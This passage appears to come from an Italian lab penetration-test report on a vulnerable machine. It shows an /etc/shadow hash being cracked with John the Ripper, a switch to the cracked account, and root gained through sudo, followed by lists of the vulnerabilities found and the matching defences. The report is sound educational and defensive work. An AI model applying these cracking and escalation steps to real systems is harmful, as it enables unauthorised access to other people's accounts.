marlinspike:$6$wQb5v3t$xB2W0/j0kbn4t1RUIlRckw69LR/0EMtUbFFCypM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUXqbUhCKbl4/:17484:0:99999:7::  
mysql:!:17486:0:99999:7::  
sshd:*:17486:0:99999:7::
```

Il valore del secondo campo, evidenziato in rosso, è il **valore hash della password** dell'utente "marlinspike".

Un **hash** è una rappresentazione di una password in un formato crittografico, ed è generalmente usato per memorizzare le password in modo sicuro nei sistemi informatici perché non può essere facilmente invertito per ottenere la password originale.

Per cercare di risalire al valore della password dell'utente marlinspike a partire dal suo valore corrispettivo in hash è stato necessario salvare l'intera riga appena visualizzata in un file di testo, chiamato "**pass.txt**", tramite il comando **nano**, che esegue l'omonimo editor di testo



```
(kali@kali)-[~/Desktop]  
$ nano pass.txt
```

in modo tale da poterlo usare come input al programma **John The Ripper**, uno strumento utilizzato per il cracking delle password.

Per avviare lo strumento e recuperare la password corrispondente all'hash salvato nel file "**pass.txt**", è stato utilizzato il seguente comando:

Comando: **john pass.txt**


"john" avvia lo strumento prendendo come input il file "**pass.txt**" contenente l'hash.

Per mostrare il risultato, è stato utilizzato il comando:

Comando: ***john pass.txt --show***

Il programma esamina il file “pass.txt” per controllare se ha già trovato e memorizzato delle password corrispondenti all’hash, mostrandole su schermo.

Risultato:



```
(kali㉿kali)-[~/Desktop]
$ john pass.txt --show
marlinspike:marlinspike:17484:0:99999:7 :::
-----
1 password hash cracked, 0 left
```

L’output restituito corrisponde alla riga del file “/etc/shadow” che è stata precedentemente salvata nel file “pass.txt” con la differenza che il secondo campo contenente l’hash della password è stato crackato per risalire alla password, che risulta essere “**marlinspike**”.

Per cambiare l’utente attualmente in uso e passare all’account di marlinspike è stato utilizzato il comando:

Comando: ***su marlinspike***

“su” è l’acronimo di “switch user”, “marlinspike” è il nome dell’utente al quale si vuole passare.

## Risultato:

```
www-data@vtcsec:~$ su marlinspike
su marlinspike
Password: marlinspike

shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
sh: 0: getcwd() failed: No such file or directory
marlinspike@vtcsec:~$ whoami
marlinspike
marlinspike@vtcsec:~$ sudo -i
sudo -i
[sudo] password for marlinspike: marlinspike

root@vtcsec:~# whoami
root
root@vtcsec:~#
```

Il comando indicato dalla freccia, ovvero ***sudo -i***, è stato utilizzato per avviare una **shell interattiva** come utente **root**. Ciò equivale a eseguire un "login shell" come superutente, fornendo un ambiente simile a quello che si avrebbe accedendo come root. Dato che l'utente **marlinspike** può eseguire "**sudo -i**", significa che possiede l'autorizzazione per eseguire comandi con i privilegi di root tramite il comando "**sudo**" (acronimo di "superuser do").

Dopo l'esecuzione del comando è stata richiesta la password dell'account marlinspike e, al termine del login, l'utente corrente appare essere "root", permettendo così l'ottenimento di privilegi più elevati.

CONCLUSIONI



# VULNERABILITÀ RISCONTRATE

## 1) Porta 21 (FTP): [ProFTPD 1.3.3c - Compromised Source Backdoor Remote Code Execution - Linux remote Exploit](#)

“Il 28 Novembre 2010 il server di distribuzione principale del progetto **ProFTPD** è stato compromesso. Gli attaccanti hanno probabilmente sfruttato una vulnerabilità di sicurezza non corretta per ottenere accesso al server e hanno utilizzato i loro privilegi per sostituire i file sorgente di ProFTPD 1.3.3c con una versione contenente una **backdoor**.”

Una **backdoor** è un metodo di accesso segreto e non autorizzato a un sistema informatico, che permette a un attaccante di entrare nel sistema senza che gli altri utenti o gli amministratori del sistema se ne accorgano.

La modifica non autorizzata del codice sorgente è stata segnalata mercoledì 1 Dicembre 2010 e corretta poco dopo. Ma dal momento che il server funge da sito FTP principale per il progetto ProFTPD, ciò significa che chiunque abbia scaricato **ProFTPD 1.3.3c** da uno dei mirror ufficiali dal 28 Novembre 2010 al 2 Dicembre 2010 sarà probabilmente stato colpito dal problema.

La backdoor introdotta dagli attaccanti consente agli utenti **non autenticati** di ottenere l'accesso root remoto ai sistemi che eseguono la versione vulnerabile di ProFTPD.

## 2) Porta 22 (ssh): [SSH Username Enumeration - Metasploit - InfosecMatter](#)

Tramite l'invio di una serie di richieste di autenticazione, in alcune versioni di **OpenSSH** (inclusa la **7.2p2**) il software restituisce un errore di "permesso negato" più velocemente per un utente non valido rispetto a un utente valido, creando l'opportunità per eseguire un attacco di tipo "timing", il quale permette di **enumerare** gli utenti riuscendo a dedurre quali siano gli username effettivamente validi per il sistema.

Questa vulnerabilità prende il nome di "**Username Enumeration**"

## 3) Porta 80 (http)

a) **Directory sensibile esposta (/secret)**: una directory accessibile senza autenticazione ha permesso di scoprire informazioni sensibili. La directory `"/secret"` ha infatti portato alla pagina di login del sito in WordPress, fornendo un punto d'accesso sfruttabile.

Configurazioni deboli del server web permettono l'accesso pubblico a directory non destinate a essere pubbliche.

b) **Password di default**: l'account **"admin"** con password **"admin"** rappresenta una configurazione predefinita estremamente **prevedibile**, facilmente sfruttabile senza l'impiego di tecniche avanzate.

L'amministratore del sistema non ha modificato le credenziali di default, creando una debolezza.

- c) **Mancanza di aggiornamenti di WordPress:** la presenza di vulnerabilità sfruttabili tramite un modulo di Metasploit (“wp\_admin\_shell\_upload”) indica che il sito non era aggiornato, dato che essi sfruttano vulnerabilità conosciute nei software. I fornitori di software rilasciano regolarmente aggiornamenti di sicurezza per correggere falle, per cui la mancata applicazione di questi aggiornamenti lascia il sito esposto a exploit noti.
- d) **Permessi inadeguati sui file di sistema:** l’utente “www-data”, a cui si è fatto l’accesso tramite la shell, è stato in grado di leggere i file critici “/etc/passwd” e “/etc/shadow” contenenti gli account e le rispettive password hashate.
- e) **Crack delle password:** Tramite l’utilizzo dello strumento **John The Ripper** è stato facilmente possibile risalire alla password partendo dal suo hash. Ciò significa che è stato utilizzato un algoritmo debole per crearlo.

# TECNICHE DIFENSIVE

Per poter aumentare la sicurezza del sistema e risolvere le vulnerabilità riscontrate, si potrebbero adottare le seguenti tecniche difensive:

## PORTA 21 (FTP)

- **Disabilitare** del tutto il servizio se non risulta utilizzato. Questo permette di ridurre il perimetro dell'attacco.
- **Aggiornare** il software. La vulnerabilità sfruttata, infatti, era già documentata e risolta nelle versioni successive di ProFTPD. L'adozione tempestiva degli aggiornamenti di sicurezza avrebbe impedito all'attaccante di sfruttare la backdoor.
- **Limitare l'accesso** alla porta garantendo accesso minimo tramite un approccio **zero trust**, consentendo connessioni solo da indirizzi IP specifici o da reti fidate.
- **Configurare** un sistema di **monitoraggio** in modo tale da rilevare comportamenti anomali nel traffico. Monitorare regolarmente i log delle connessioni avrebbe permesso di identificare tempestivamente eventuali attività sospette.

- **Limitare** le connessioni non autorizzate **in uscita** tramite il **firewall**, in modo tale da evitare eventuali attacchi di tipo reverse shell.

## PORTA 22 (SSH)

- **Aggiornare** il software. OpenSSH 7.2p2 è una versione **obsoleta** e **vulnerabile**. Aggiornare il software alla versione più recente avrebbe eliminato la possibilità di sfruttare la vulnerabilità utilizzata per compiere l'attacco.
- **Limitazione dell'accesso** al servizio SSH. Configurare un firewall per consentire connessioni SSH solo da indirizzi IP specifici o reti fidate. Un'ulteriore azione utile sarebbe la modifica della porta predefinita del servizio SSH (porta 22) con una meno comune, in modo tale da ridurre le probabilità di attacchi automatizzati.
- **Configurare** un sistema di **limitazione** del numero di tentativi di accesso falliti per bloccare automaticamente gli IP sospetti.
- **Monitorare** regolarmente le **attività** per individuare eventuali tentativi di accesso non autorizzati.
- **Utilizzare** un sistema di **Intrusion Detection** (IDS) per rilevare e bloccare tempestivamente comportamenti sospetti.

## PORTA 80 (HTTP)

- **Configurare** il server web per negare l'accesso pubblico a directory riservate come **"/secret"** e implementare tecniche di offuscamento come l'utilizzo di nomi di directory non intuitivi per rendere più difficile la scoperta delle directory riservate.
- **Cambio** immediato delle **credenziali di default**, impostando una password complessa per l'utente admin e adozione di politiche per la creazione di password robuste, come password che includano almeno 12 caratteri con lettere maiuscole, minuscole, numeri e caratteri speciali. È possibile configurare inoltre l'**autenticazione a due fattori**, prevedendo ad esempio l'inserimento di un codice temporaneo inviato al proprietario dell'account su un canale secondario durante la fase di login.
- **Aggiornare** regolarmente il sistema. Questo permette di **risolvere** le vulnerabilità conosciute ed evitare l'utilizzo di moduli di Metasploit, come "wp\_admin\_shell\_upload", dedicati allo sfruttamento di vulnerabilità note.
- **Configurare** il sistema per **impedire la lettura** dei file sensibili come **"/etc/passwd"** e **"/etc/shadow"** da utenti non autorizzati, come **"www-data"** e utilizzare algoritmi di hashing **robusti** per salvare le password hashate nel file **/etc/shadow**.

- **Installare** un **Intrusion Detection System** per monitorare il traffico di rete e rilevare attività sospette.
- **Configurare** WordPress per registrare e monitorare gli accessi falliti per rilevare tentativi di cracking.
- **Limitare** le connessioni non autorizzate **in uscita** tramite il firewall, in modo tale da evitare eventuali attacchi di tipo reverse shell.